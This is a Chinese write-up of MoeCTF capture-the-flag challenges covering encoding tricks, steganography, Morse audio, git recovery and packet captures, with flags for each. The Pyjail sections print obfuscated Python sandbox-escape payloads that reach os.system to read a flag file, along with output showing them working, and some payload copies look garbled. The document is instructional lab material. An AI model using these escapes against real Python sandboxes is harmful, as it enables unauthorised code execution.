点击我体验新版 - 全角半角转换

全角转成半角


半角转成全角

复制

清空结果

moectf{EnC0d1ng\_gbK\_@nD\_Utf\_8\_1s\_4un! ! ewwwwww}恭喜你得到弗拉格后面全的斤拷银斤拷银斤拷

## weird\_photo



拉高图片

代码块

```
1 moectf{Image_Height_Restored}
```

# Pyjail 1

chr+getattr绕过

代码块

```
1  getattr(getattr(getattr(next(filter(lambda x: setattr(x, (lambda
c:c(95)*2+c(110)+c(97)+c(109)+c(101)+c(95)*2)(chr)) == (lambda
c:c(95)+c(119)+c(114)+c(97)+c(112)+c(95)+c(99)+c(108)+c(111)+c(115)+c(101))
(chr), setattr(getattr(getattr(()), (lambda
c:c(95)*2+c(99)+c(108)+c(97)+c(115)+c(95)*2)(chr)), (lambda
c:c(95)*2+c(98)+c(97)+c(115)+c(101)+c(95)*2)(chr)), (lambda
c:c(95)*2+c(115)+c(117)+c(98)+c(99)+c(108)+c(97)+c(115)+c(115)+c(101)+c(115)+c(
95)*2)(chr))()), (lambda c:c(95)*2+c(105)+c(110)+c(105)+c(116)+c(95)*2)
(chr)), (lambda
c:c(95)*2+c(103)+c(108)+c(111)+c(98)+c(108)+c(115)+c(95)*2)(chr)),,
(lambda c:c(103)+c(101)+c(116))(chr))((lambda
c:c(115)+c(121)+c(115)+c(116)+c(101)+c(109))(chr))((lambda
c:c(99)+c(97)+c(116)+c(32)+c(47)+c(116)+c(109)+c(112)+c(47)+c(102)+c(108)+c(97)
+c(103)+c(46)+c(116)+c(120)+c(116))(chr))
```




```
Please enter the reverse of '4H7H50AM' to continue: MA05H7H4
Give me your code: getattr(getattr(getattr(next(filter(lambda x: setattr(x, (lambda c:c(95)*2+c(110)+c(97)+c(109)+c(101)
+c(95)*2)(chr)) == (lambda c:c(95)+c(119)+c(114)+c(97)+c(112)+c(95)+c(99)+c(108)+c(111)+c(115)+c(101))(chr), setattr(get
attr(getattr(()), (lambda c:c(95)*2+c(99)+c(108)+c(97)+c(115)+c(115)+c(95)*2)(chr)), (lambda c:c(95)*2+c(98)+c(97)+c(115)
+c(101)+c(95)*2)(chr)), (lambda c:c(95)*2+c(115)+c(117)+c(98)+c(99)+c(108)+c(97)+c(115)+c(115)+c(101)+c(115)+c(95)*2)(ch
r))(), (lambda c:c(95)*2+c(105)+c(110)+c(105)+c(116)+c(95)*2)(chr)), (lambda c:c(95)*2+c(103)+c(108)+c(111)+c(98)+c(97)
+c(108)+c(115)+c(95)*2)(chr)), (lambda c:c(103)+c(101)+c(116))(chr))((lambda c:c(115)+c(121)+c(115)+c(116)+c(101)+c(109
))(chr))((lambda c:c(99)+c(97)+c(116)+c(32)+c(47)+c(116)+c(109)+c(112)+c(47)+c(102)+c(108)+c(97)+c(103)+c(46)+c(116)+c(1
20)+c(116))(chr))
moectf{97803a95-8bed-2c3b-c26b-4c41bb438aef}
Please enter the reverse of 'JD2YGQEE' to continue:
C:\Users\attack>
```

# Pyjail 3

简单的沙箱逃逸

代码块

```
1  ((lipsum for lipsum in ()).__class__.__mro__[-1].__subclasses__() if
lipsum.__name__ == "__wrap_close").__next__().__init__.globals__)['system']
('cat /tmp/flag.txt')
```




```
Please enter the reverse of 'TD0LX4V0' to continue: 0V4XL0DT
Give me your code: ((lipsum for lipsum in ()).__class__.__mro__[-1].__subclasses__() if lipsum.__name__ == "__wrap_close")
.__next__().__init__.globals__)['system']('cat /tmp/flag.txt')
moectf{afdf2e9a1-f360-0ba3-d4f9-8e757d00a1c2}
Code executed successfully!
```

# Pyjail 2


依旧chr+getattr绕过

代码块


```
1  getattr(getattr(getattr(next(filter(lambda x: setattr(x, (lambda
c:c(95)*2+c(110)+c(97)+c(109)+c(101)+c(95)*2)(chr)) == (lambda
c:c(95)+c(119)+c(114)+c(97)+c(112)+c(95)+c(99)+c(108)+c(111)+c(115)+c(101))
(chr), getattr(getattr(getattr(()), (lambda
c:c(95)*2+c(99)+c(108)+c(97)+c(115)+c(115)+c(95)*2)(chr)), (lambda
c:c(95)*2+c(98)+c(97)+c(115)+c(101)+c(95)*2)(chr)), (lambda
c:c(95)*2+c(115)+c(117)+c(98)+c(99)+c(108)+c(97)+c(115)+c(115)+c(101)+c(115)+c(
95)*2)(chr))()), (lambda c:c(95)*2+c(105)+c(110)+c(105)+c(116)+c(95)*2)
(chr)), (lambda
c:c(95)*2+c(103)+c(108)+c(111)+c(98)+c(97)+c(108)+c(115)+c(95)*2)(chr)),,
(lambda c:c(103)+c(101)+c(116))(chr))((lambda
c:c(115)+c(121)+c(115)+c(116)+c(101)+c(109))(chr))((lambda
c:c(99)+c(97)+c(116)+c(32)+c(47)+c(116)+c(109)+c(112)+c(47)+c(102)+c(108)+c(97)
+c(103)+c(46)+c(116)+c(120)+c(116))(chr))
```




SSTV



encrypted\_pdf



弱口令字典爆破



在图片后面找到flag

### 代码块

```
1 moectf{Pdf_1s_r3a11y_c0lor4ul!!ihdw}
```

## 哈基米难没露躲

<https://lhlnb.top/hajimi/base64>

哈基米方言

https://hlnb.top/hajimi/base64

# 哈基咪语翻译

【哈基密语2.0】已经上线，[立即前往](#)体验新版！

哈吉米语 人儿语

假旗(fakeflag)you\_can\_try\_searching\_text\_Steganography

重要提示：哈吉咪们实在是太多了，但是它们往往不能互相听懂对方在说什么，人儿语翻译出来的哈集米语虽然看起来都是一样的，但是只有方言一样的哈吉米才能互译！默认方言是哈吉米，你可以在下方自定义。

设置哈基咪方言：请在此输入内容...

于是就有悲欢离合 有太多的不确定让故事定格

复制解密得到的fakeflag，用零宽隐写解密

总选项: [1] Zero-Width-Tools

文件路径: C:/Users/attac/Downloads/hachimigo/はちみ語.txt


打开文件 开始执行 清空输出

[+] Zero-Width-Tools执行完毕, 明文如下:

[1] UnicodeSteganography:

Text(Default): moectf{1b8956b9-a423-4101-a1bd-65be33682c82}  
Text(Auto): moectf{1b8956b9-a423-4101-a1bd-65be33682c82}  
Binary: 1b 89 56 b9 a4 23 41 01 a1 bd 65 be 33 68 2c 82

捂住一只耳



音频上面声道有摩斯密码

...- .-.. .- --. ... ... ---... .... .- -. ..- ..- ..- ..- ..- ..- ..- ..-

输入内容

```
...- .-.. .- --. ... ... ---... .... .- -. ..- ..- ..- ..- ..- ..-
```

编码 解码 播放 暂停 自定义 复制结果 清空

结果

```
FLAGIS:HALF_RADIO_IN_XDU
```

## Enchantment

Wireshark从upload的流量包中提取png

## 附魔



## 物品栏



01	フテル テリトリ は トドカラ	4
02	ソフ.: リフ.: テリトリ	13
03	リバーフラッシュ リバーフラッシュ	30



时运 III...?

花费：3颗青金石  
+ 3级经验

根据mc附魔台魔咒的编码表

f	△	i	≤	l	⋮	t	+	〒		:	+	l	□	▽
a	b	c	d	e	f	g	h	i	j	k	l	m	n	
o	p	q	r	s	t	u	v	w	x	y	z			

破译得到

now\_you\_have\_mastered\_enchanting

套上moectf提交

代码块

```
1 moectf{now_you_have_mastered_enchanting}
```

## WebRepo

下载是一个二维码

识别一下

## Free Online Barcode Reader

To get such results using [ClearImage SDK](#) use **TBR Code 103**.

If your **business** application needs barcode recognition capabilities,  
email your technical questions to [support@inliteresearch.com](mailto:support@inliteresearch.com)  
email your sales inquiries to [sales@inliteresearch.com](mailto:sales@inliteresearch.com)

File: QQ20251004-185333.png  
Pages: 1 Barcodes: 1  
Barcode: 1 of 1 Type: QR  
Length: 57 Rotation: none  
Module: 20.7pix Rectangle: {X=50,Y=54,Width=662,Height=662}

Page 1 of 1

Flag is not here, but I can give you a hint:  
Use binwalk.



This site is a technology demonstration of the **Inlite Barcode Reader**.

Visit our [Web Site](#) to learn how to use it in your Application or Web Service running on Windows or Linux.


Read Inlite Barcode Reader [Documentation](#) to get started.

ClearImage ver. 9.2.7879

© 2014-2023 Inlite Research, Inc.

[Terms of Use](#) [Privacy Policy](#)

根据hint需要分离文件，但是我binwalk分离不成功，010手工分离得到一个压缩包



解压得到/.git/

首先写一个脚本收集一下git信息

### 代码块

```
1 import os, subprocess, zlib
2 def analyze_git():
3     cmds = [
4         ["git", "log", "--oneline", "--all"],
5         ["git", "reflog", "--all"],
6         ["git", "branch", "-a"],
```

```
7     ["git", "tag", "-l"],
8     ["git", "status"]
9   ]
10  [print(f"\n== {c[1]} ==\n", subprocess.run(c, capture_output=True,
11    text=True).stdout) for c in cmd]
11 analyze_git()
```

```
==== log ====
249ff41 flag

==== reflog ====
249ff41 refs/heads/master@{0}: commit (initial): flag
249ff41 HEAD@{0}: commit (initial): flag

==== branch ====
* master

==== tag ====

```

发现了一个提交，信息为flag

直接读取

代码块

```
1 git show 249ff41
```

```
PS C:\Users\attac\Downloads\webrepo\WebRepo\.git> git show 249ff41
commit 249ff41401736165cd4514cee7afcd31ecfe7d09 (HEAD -> master)
Author: test <test@example.com>
Date:   Tue Aug 19 22:33:29 2025 +0800

    flag

diff --git a/flag.txt b/flag.txt
new file mode 100644
index 000000..03f7841
--- /dev/null
+++ b/flag.txt
@@ -0,0 +1 @@
+moectf{B1NwA1K_ANd_g1t_R3seT-MaG1C}
 \ No newline at end of file
```

代码块

```
1 moectf{B1NwA1K_ANd_g1t_R3seT-MaG1C}
```

## ez\_ssl

ez\_ssl.pcapng

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

http

Protocol	No.	Time	Source	Destination	Length	Info
HTTP	212	16.958634	127.0.0.1	127.0.0.1	722	GET / HTTP/1.1
HTTP	216	17.036146	127.0.0.1	127.0.0.1	3837	HTTP/1.0 200 OK (text/html)
HTTP	228	17.248876	127.0.0.1	127.0.0.1	642	GET /favicon.ico HTTP/1.1
HTTP	232	17.289109	127.0.0.1	127.0.0.1	251	HTTP/1.0 404 NOT FOUND (text/html)
HTTP	243	23.099835	127.0.0.1	127.0.0.1	943	POST / HTTP/1.1
HTTP	249	23.290078	127.0.0.1	127.0.0.1	233	HTTP/1.0 302 FOUND (text/html)
HTTP	253	23.401259	127.0.0.1	127.0.0.1	971	GET / HTTP/1.1
HTTP	257	23.494291	127.0.0.1	127.0.0.1	4240	HTTP/1.0 200 OK (text/html)

